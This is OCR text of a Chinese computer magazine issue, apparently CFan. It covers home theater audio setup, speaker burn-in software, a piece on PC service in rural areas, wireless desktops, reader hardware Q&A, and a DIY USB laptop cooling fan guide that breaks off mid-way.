
要组建一套完整的家庭影院系统，一般需要一个AV功放。AV功放顾名思义，A(audio)表示音频、音响，V（video）表示音频、图像，V功放是汇集了音频和视频两种信号处理的视听放大器，在音频方面强调的是声场的氛围，专门用于家庭影院。不过现在市场上有很多DVD影碟机都已经内置了功放，而且对于有源音箱来说，由于内部自带放大电路，不需要太大的功率就可以推动。

除了使用最常见的DVD影碟机作为播放音源设备，还可以用最新的蓝光播放机、高清播放机等作为音源，需要注意的是，在播放DVD影碟、蓝光影碟或其他各种格式的电影时，要注意他们音轨的封装形式。现在常见的音频封装形式有AC-3和DTS。最新DVD机一般支持AC-3，如果你的播放器自身不支持DTS音频，可以通过连接DTS解码器来播放。在淘宝网（http://www.taobao.com）上搜索关键字"DTS解码器"，可以找到很多体积小巧、价廉物美的产品，如MOCHA JY-M2，一般价格在550元左右。只要将解码器与原来不支持DTS的播放器通过光纤或同轴线连接起来，再将音箱连接到解码器背板即可。





除了使用DVD影碟机、蓝光播放机或高清播放机等设备外，很多人自己配置一台HTPC作为家庭影院系统的播放中心，HTPC一般配置了性能较高的多声道声卡，可以直接连接多声道音箱了。需要注意的是，在HTPC上使用播放软件播放AC-3或DTS音频，也需要有软件解码器支持，以常见的KMPlayer播放器为例，在"选项→参数设置"中，在左侧找到"内部音频解码器"，在右侧的页面中将"DTS"



或"AC3"勾选上，此外要选择一下DTS或AC3音频输出的扬声器类型。如果你的声卡连接了5.1声道音箱，默认设计即可；如果你的HTPC具有光纤接口，还可以选择"SPDIF"将DTS音频输出到更高级的外置功放上，再推动音箱。


小知识：AC-3和DTS

AC-3（Dolby Digital AC-3）是杜比公司开发的家庭影院多声道数字音频系统。目前它已被美国采用作为高清晰电视（HDTV）音频系统。而DTS音频是由美国DTS公司与环球电影公司合作开发的数字影院环绕声系统，是一种多声道采用压缩码技术，蓝光高清影碟的音频采用这种编码技术。

音箱选择余地大

无论是以影碟机还是高清播放机或是HTPC作为播放中心，要配置一套完整的家庭影院系统，音箱都是必不可少的。目前PC市场上的5.1音箱大多是桌面级别环绕多声道产品，作为家庭影院的音箱在功率上捉襟见肘，不过也有值得推荐的产品，如漫步者 S5.1 MKII、惠威的M20-5.1MKII、麦博X5 II等，都是性价比较高的5.1音箱，可以作为小型家庭影院的音箱使用。


除了直接购买5.1声道音箱，还可以用现有的2.0音箱+2.1音箱"组合"的方式：用电视+2.1音箱+2.0音箱的方式，DIY一套5.1声道的家庭影院。用一套性价比较



高2.1音箱作为前置音箱，如漫步者S2.1；用电视机自带音箱作为中置音箱（通常在电视的音频菜单中可以设置），而后置声道的连接也可以更自由一些，比如用漫步者Ramble数码无线音频功放，采用无线传输的方式连接后置音箱。为了减少布线，后置音箱可以用漫步者S20NT这样的无源音箱，不必再使用电源，最大程度上减少线缆。

打造“影院”声场，音箱摆放有学问

家庭影院和Hi-Fi音箱诉求不同，家庭影院音响系统侧重于声音的多声道的声场处理，音箱强调高低频的延伸、声场定位、人声对白、临场感的表现、音画同步等。为了打造一个完美的听音环境，很多发烧友将自己的客厅用吸音材料进行装修，甚至在陈设上也尽量避免平滑、尖锐的表面。而作为一般用户，我们不可能要求那么苛刻。不过5.1声道音箱的摆放和连接还是有很多学问的。5.1声道输出包括中置声道、前置左/右主声道、后置左/右环绕声道，和重低音声道六个音箱。正确的摆设位置是：两个前置音箱应摆设在屏幕两侧，至于两个音箱之间的间距则视聆听者到屏幕的距离而定，距离愈近，两个音箱则愈靠近，反之亦然，一般来说两个音箱与聆听者大致维持45度的夹角。中央声道音箱置于两个前置音箱的中间，最好与其成一直线。绕环音箱则面对面摆在聆听者的两侧上方60厘米~100公厘米左右最佳，若两侧无适当架设地点，放置于聆听者后方左右两侧偏高的位置也可达到环境音效的效果；至于重低音箱，由于没有指向性，所以没有一定的摆设位置，视使用者空间的情况而定，一般多置于前方或两侧地板上。



小提示：

后置环绕声道音箱距离播放音源较远，最好使用音像架支撑起来，而不要将后置音箱固定在墙面上。所有音箱距离墙面最好有20厘米以上的距离，可以避不必要的回声。

PROJECT 3

音箱不是花瓶，好音质需软硬兼施


好音箱需要“煲”

其实音箱的构造比较简单，其原理无非是将电子信号转换成机械动能，推动单元的振膜发声。对于一款配置优良的音箱，真正懂得音频的人都会有一个“煲”的过程，逐渐将音箱的音质提升到最佳状态。


“煲音箱”一词源于Hi-Fi音响领域，英文名字是Run in。用烹调方法中的“煲”字来形容音箱经过长时间的放音后音质发生变化的过程其实是挺形象的，听着自己喜爱的音箱经过一段时间的“磨合”之后发出圆润美妙的声音，确实就如同，文火慢炖煲出的靓汤一样。有些人把煲机和摩机混为一谈，后者英文叫做“Modify”，指的是通过更换或者改进音箱的一些电器元件及物理结构，达到提升音质的目的，这与“煲音箱”是两回事。

煲音箱的方法有两种：最常见的就是有规律的播放音乐，这个音乐可以是自己熟悉的音乐，也可以是一些专用的“煲机碟”（如著名的《Burn-in CD》和《黑毒》），很多有经验的烧友是不会拿一些录音很变态的曲目去折磨自己的爱机，更多的是拿一些全频分布比较均匀的CD去播放，音量一般都比较适中，每天的播放时间也比较有规律，经过一段时间后，音质就会有一定的改善。另一种方法是播放专业的音频信号，让音箱在短时间内迅速“老化”，达到均衡音质的目的。这种方法耗时短，但危险系数也比较大，操作不慎就极有可能损害硬件，造成不必要的损失。不过现在已经有专业的“煲音箱”软件，可以帮你轻松完成这一专业的任务。


“漫步者煲箱工具”（下载地址：http://www.onlinedown.net/soft/35886.htm）是一款由国内多媒体音频厂商漫步者推出的煲箱软件，它适用于所有的音箱品牌。下载安装后运行漫步者煲箱工具，你会发现的界面十分清新，首先会看到关于为何煲箱和如何煲箱的介绍（见图1）。点击右下角的“下一步”按钮，则会进入下一个环节（见图2）。



在这个页面中，我们可以对煲箱时的音量来做出调节（见图




3）。软件给出了从0dB到-12dB共四种选项，但是处于安全考虑，软件建议大家选用-6dB的信号来进行煲箱。需要说明的是煲箱的信号为双声道且互相反向的粉红噪声，所以需要将两只音箱面对面摆放，以利用互相反向来消除噪声。下一步中选择煲箱时间，软件推荐的时间为3小时（见图4）。这款软件还有煲箱结束后计算机执行何种操作的功能（见图5）。所有设置选好之后，我们就可以开始煲箱了（见图6），此时我们会听到一种音量较低的"沙沙"声，这就是前面所说的粉红噪声了。



小知识：粉红噪音

粉红噪音是自然界最常见的噪音，简单说来，粉红噪音的频率分量功率主要分布在中低频段。从波形角度看，粉红噪音是分形的，在一定的范围内音频数据具有相同或类似的能量。从功率（能量）的角度来看，粉红噪音的能量从低频向高频不断衰减，曲线为1/f，通常为每8度下降3分贝。粉红噪音是最常用于进行声学测试的声音。


在软件中我们还会看到另外一个选项，这就是信号发生器。相比于其它的信号发生软件，这款软件中所附带的信号发生器的信号准确度要提高了不少。这是因为考虑到现在市面上所售的大部分声卡都存在较为严重的SRC问题，从而导致这些声卡在44.1kHz的采样速率下难发出真正正确的信号，因此漫步者煲箱工具将信号采样速率设置为48kHz，这样就很大程度上提高了信号的准确度。我们看到这款信号发生器提供了三种波形，分别为正弦波、三角波和方波。对于比较专业的用户来说，可以根据自己的需要进行设置（如图7）。



PC-HiFi，除了烧钱也需要"软实力"

最近在音频领域PC-HiFi这个概念很流行。所谓PC-HiFi，就是用电脑做为音源，利用音箱设备尽量还原真实的高保真音效。随着音乐数字化的普及，PC-HiFi已经成为音频领域新的发展趋势。对于入门级的音频爱好者来说，我们没有大价钱购买发烧级别的声卡，高品质的音箱，但是我们可以从播放软件和音频文件本身，提高音频的质量。

Foobar 2000（下载地址：http://www.onlinedown.net/soft/2898.htm）是音频发烧友们最推崇的播放软件，它音质好，支持格式多，拥有大量插件支持，成为了PC-HiFi的利器。要享用Foobar 2000播放出更加出众的音色，还需要细细调教。不过有发烧友将Foobar 2000的音质调整操作制作成了详细的教程《Foobar 2000音质优化指引 3.44》（下载地址：http://www.onlinedown.net/soft/27343.htm），让菜鸟也能轻松设置，享受更加完美的音乐了。



有了强大的播放器的支持，也别忘了选择威力更大的"弹药"——高质量的无损音频文件。常见的无损音频格式有FLAC、APE等。关于无损音频文件的详细情况，本刊2009年第四期《还在听MP3？音频也要"高清"，玩转无损音频格式》一文有介绍，我们可以通过下载、CD、DVD碟片抓取的的方法获得。

CFan 应用实验室

关于CFan应用实验室：

CFan应用实验室是以《电脑爱好者》评测室为基础，打造一个以帮助普通用户完成实际应用为目标评测机构。CFan应用实验室将吸纳普通读者、玩家、业界专家、厂家的产品工程师以及经销商作为我们的成员，以使我们的整体应用方案更加完善和实用。CFan应用实验室所要做的，就是要基于解决用户的实际问题，将由此所涉及的硬件产品、组合搭配、软件解决方案、使用技巧等全部纳入考察的范围，给读者一套整体的应用解决方案。在我们的方案中，普通读者不仅能获得最新的产品、技术信息，也能了解与之相关的技术、知识，并能够通过我们的介绍，通过购买合适的产品，搭建起适合自己的应用环境，解决生活、工作中的实际问题。如果你对某类产品有自己的独到见解，或者在应用方面具有独特的技巧和心得，请与我们联系：yingpqz@cfan.com.cn，欢迎大家的踊跃交流。

电脑下乡服务须先行

■文/本刊记者 西浩铭

电脑下乡已经成为众商家重中之重的话题，然而，下乡的如果只是产品，显然不够。电脑不像电视，电视的操作终归简单许多。电脑下乡后所面临的问题，绝对不是要重视产品保修、重视硬件维修那么简单，服务二字所包含的内容，远比城市要来得多——信息普及的服务跟进更为重要。也许，这不仅仅是企业的责任，媒体也一并有义务传递更多的信息服务内容，这样，电脑下乡才能真正做到"下得去、用得上"。



电脑下乡，绝对不是只卖产品那么简单，厂商、媒体，乃至全社会都需要尽自己的一份力

启示录：保修如何实现？



软性服务的难度在乡村市场的需求远大于硬件故障的维修，这是必须认识到的。

翻阅各种文章、报纸，所讨论电脑下乡的话题，大多都是如何惠农，如何补贴，品质、监管又会如何，产品性能又该怎样。对于服务的认知，大家的讨论范围主要还是集中在产品本身。保修，对于城市的人来说，我们拥有很多电脑知识，至少知道如何使用，坏了应该去哪里维修。在乡村，维修无疑非常困难，毕竟存在空间上的距离，这不像城市中很容易找到维修站点。在各自的中标地区（注：根据电脑下乡的招标规定，售后服务网点亦需要单独招标），各厂商都提供了近似于城市的服务举措，在一些细节工作上，甚至要比城市中服务提供的内容更多。

绝大多数厂商提供的服务包括在线服务、远程服务、电话服务，及县级维修站。这其中，我们注意到几个特点。第一，家电巨头的IT产品服务更加深入，如海尔可以执行到村级服务，超过大部分厂商的县级服务政策执行力；第二，本土厂商在深耕市场上比国际品牌要出色很多——如联想、同方、方正等企业，早在多年前就已深入乡村，在经历过多年的耕耘、尝试及调整后，对此次下乡活动可为功课做足；第三，国际品牌加速制定自己的农村服务战略，但是这非一朝一夕便可完成的，能否在短期内被乡村市场接受是一个严峻的课题。


我们认为，即便是一县一（服务）站，对于乡村居民来说也是比较麻烦的——上门服务才是最佳选择。不过，电脑下乡也让一部分原来在城市中进行IT务工的人有了回家创业的机会：比如乡村一级，原本在城市的IT务工者完全可以回到家乡，在家里为乡亲服务，这一定程度上能够弥补厂商无法"下到底"的服务短板，同时也提供了更多的岗位。

信息服务 说易做难

保修固然是对产品本身的重视，但正如开文时所言"信息普及的服务跟进更为重要"。对此，各厂商也对这个问题极为重视。本土企业，如清华同方计算机系统本部总经理助理吴松林就表示："软件服务我们会推到县、乡级，我们还会调用已有的力量，比如乡村懂电脑的人，网吧的网管，我们也会对他进行培训，从而达到解决软件故障的目的，我们计划培训万名这样的工程师，来服务乡村一级的用户，用更贴近乡村群众的服务方式。"

联想方面则认为乡村市场电脑使用水平较低确实是个比较大的问题，因此联想推出包括产品、渠道、服务、培训在内的一揽子举措，计划在未来三年，将建设700家集销售、服务、培训、宣传、产品体验于一体的县级"地标店"，同时联想方面还规定，在购机过程中提供不少于一小时的免费培训，以解决用户"买而无用"的尴尬情况。

对于宏碁来说，宏碁业务副总经理、中国北方区营运中心沈台兴就表示："农村的生意跟城市生意不同，条件差异很大。比如你在哪个地方买，在哪个地方进行培训，我们都会考虑。此外，我们还开通了7×24小时专线服务400-700-8999，任何问题都可以解答。"



宏碁业务副总经理、中国北方区营运中心沈台兴：电脑下乡所承载的意义不单单是扩内需保增长，促进乡村社会的跨越式发展也是一个要素

显然，企业也认识到了服务乡村与城市的差别。例如，城市现在很少有用户会为"我的桌子上哪有'我的文档'呢？"而困惑，但是倒退若干年，我们不也经历过这样一个时期？显然，闭塞的信息让乡村用户对电脑的使用还存在很大困难，尽管乡村居民已经意识到了电脑的重要性，但是他们缺少相应的服务支持。也许，作为媒体，也应该对此有所认识，电脑下乡，下去的不仅仅是产品，社会的发展不应局限在城市，乡村同样需要我们去传递更多的知识。正如宏碁的沈台兴先生所言："电脑下乡不是要做多少生意，实际上是在做二元化的市场改变，经过电脑下乡以后，乡村也将变成更商业化的地方，我们应该将更多的力量投入进去，培育乡村市场。电脑、服务都下去，将会改善城乡二元化的结构，促进乡村社会的跨越式发展。"

CF [YP02]

带无线的台式机好用吗?

■文/TKD

无线网卡看起来越普及了，现在已经有一部分台式机也提供了无线网卡。但是，台式机配备无线网卡真的有意义吗?

54Mbps的传输能力对台式机来说实在太慢了，还是有线网络更实用

现在配备了无线网卡的台式机主要是联想IdeaCentre A600一体机、华硕EeeBox超小PC、惠普畅游人m9625cn、惠普黑幻HDX928cn及明基nScreen i91上网一体机。检阅它们的规格，除了游戏型惠普黑幻HDX928cn和华硕EeeBox超小PC外，其他机机型配备的只是802.11g级别的无线网卡——速度只有54Mbps，实际传输能力在3MB/s左右，对应一般联网使用来说并没有问题，但如果是局域网内的高速传输，无论是稳定性还是速度，都远远不及100Mbps有线网络。



想用接近100Mbps的无线网络，相应的无线路由器投入将在500元上下，并不经济

另一方面，即便是配备了802.11n，即108Mbps连接速度的台式机，还需要额外配备一个802.11n的无线路由器，投入成本在500元左右，成本颇高。台式机不比笔记本电脑，后者强调的是移动性，无线网络的作用自然不可忽视。台式机根本就不存在移动性的问题，无线网络最大的作用至多也就是减少线缆，但代价现在看来太大，要么是速度不济，连接能力不强，要么就是投入成本太高，所以，台式机的无线功能并不值得大家去过分关注。 CF [YP03]



◎问：我的三星笔记本电池每次充满只能用1个小时就没电了，有办法修复吗?

●答：三星笔记本BIOS中集成了电池校正功能，可以尝试进行修复矫正。开机后按F2键进入BIOS设置中，在Boot Dveice Priortty（启动装置顺序）菜单下选择Smart Battery Calibration（智能电量检测）选项，按Enter键后选择YES选项，继续按Enter键激活电池校准功能，此时BIOS会强行对电池进行放电操作，全程在5小时左右，注意过程中不要断开电源，否则会对电池造成损伤，放电完毕后关机，然后重新对电池充电即可。

◎问：我的明基U101超便携笔记本电脑内存太小，能升级吗?


●答：超便携笔记本电脑都采用的改良版945芯片组，并且Intel对其做了限制，只能升级到最高2GB内存，如果不想浪费原机配备的内存，建议购买单条1GB的DDR2笔记本内存升级。

◎问：新装Vista系统进系统读盘不止，速度很慢，怎样解决?

●答：进入控制面板，双击“管理工具”（在“经典视图”模式下），在打开的对话框中的右侧区域内，找到并双击“服务”。随后系统会再次弹一窗口，请在列表中找到并双击Superfetch，在弹出的对话框中将其禁用即可，这样可以避免上述问题。

◎问：新买一台Thinkpad SL400，中间的指点杆只能模拟鼠标移动，不能点击?

●答：指点杆可以实现单击、双击，方法是进入控制面板，选择“鼠标”，切换到UltraNav项，在TrackPoint项上单击Settings，在弹出窗口中勾选Enable Press-to-Select，并点击Settings，选择模拟左键还是右键，这样指点杆就能实现点击功能了。




本本散热又一法

■文/TKD

笔记本散热一直是困扰大家的问题，简单的方法就是加个散热底座，高手最多也就是通过调节风扇转速加强散热。现在，我们有一个更好的解决办法，散热效果更好，而且成本也就10多元钱哦！

★第一步：USB线缆的使用





随便找一条USB线缆，按正常的工艺标准，为USB口正面（一般有标志）朝上时，看到的四根针脚从左到右分别对应其内部的：黑（地线）、绿（数据线+）、白（数据线-）、红（+5V直流电源线）4根线（其中，黑色线也可能被蓝色代替，也可能是黑-绿-白-红或者蓝-绿-白-红的排列顺序）。

如果你遇到的是作坊工厂的USB线缆，还可能会遇到颜色根本不对的情况，这就需要使用万用表来测量了。USB头从左到右的排列功能是不会改变的。所以，万用表接欧姆挡，标棒一头接USB最左端一根金属触点，另一头分别和4条色线接触。电阻为0时，该线即是接地线。同理，标棒一头接最右侧金属触点，分别于剩下的色线接触，电阻为0时，即为电源线。

我们只需要其中的地线及+5V直流电源线，用来给风扇供电，其他线缆可以不要。将线的漆皮去掉，裸露出金属线约1.5cm备用。

★第二步：连接风扇






风扇要选择+5V、+12V双电压启动的，一般5cm的风扇就足够用了，不需要太大。风扇的连接线一般是三条，红色为+5V/12V直流电源线，黑色为地线，白色线为温控线。白线可以不要，同样将其他两根线的漆皮去掉，裸露出金属线约1.5cm，然后，与USB线缆分别对应电源对电源，地线对地线，每对线互相拧在一起然后贴在任意一侧，再用绝缘胶布粘牢（或用烙铁焊接）即可。

如果需要美观一些，也可以购买热缩管，在连接线缆前就套好，连接完毕后，用热源烘烤一下(注意保持火与热缩管距离)，很快热缩管就能紧紧贴合在线缆上了。

★第三步：易拉罐成形

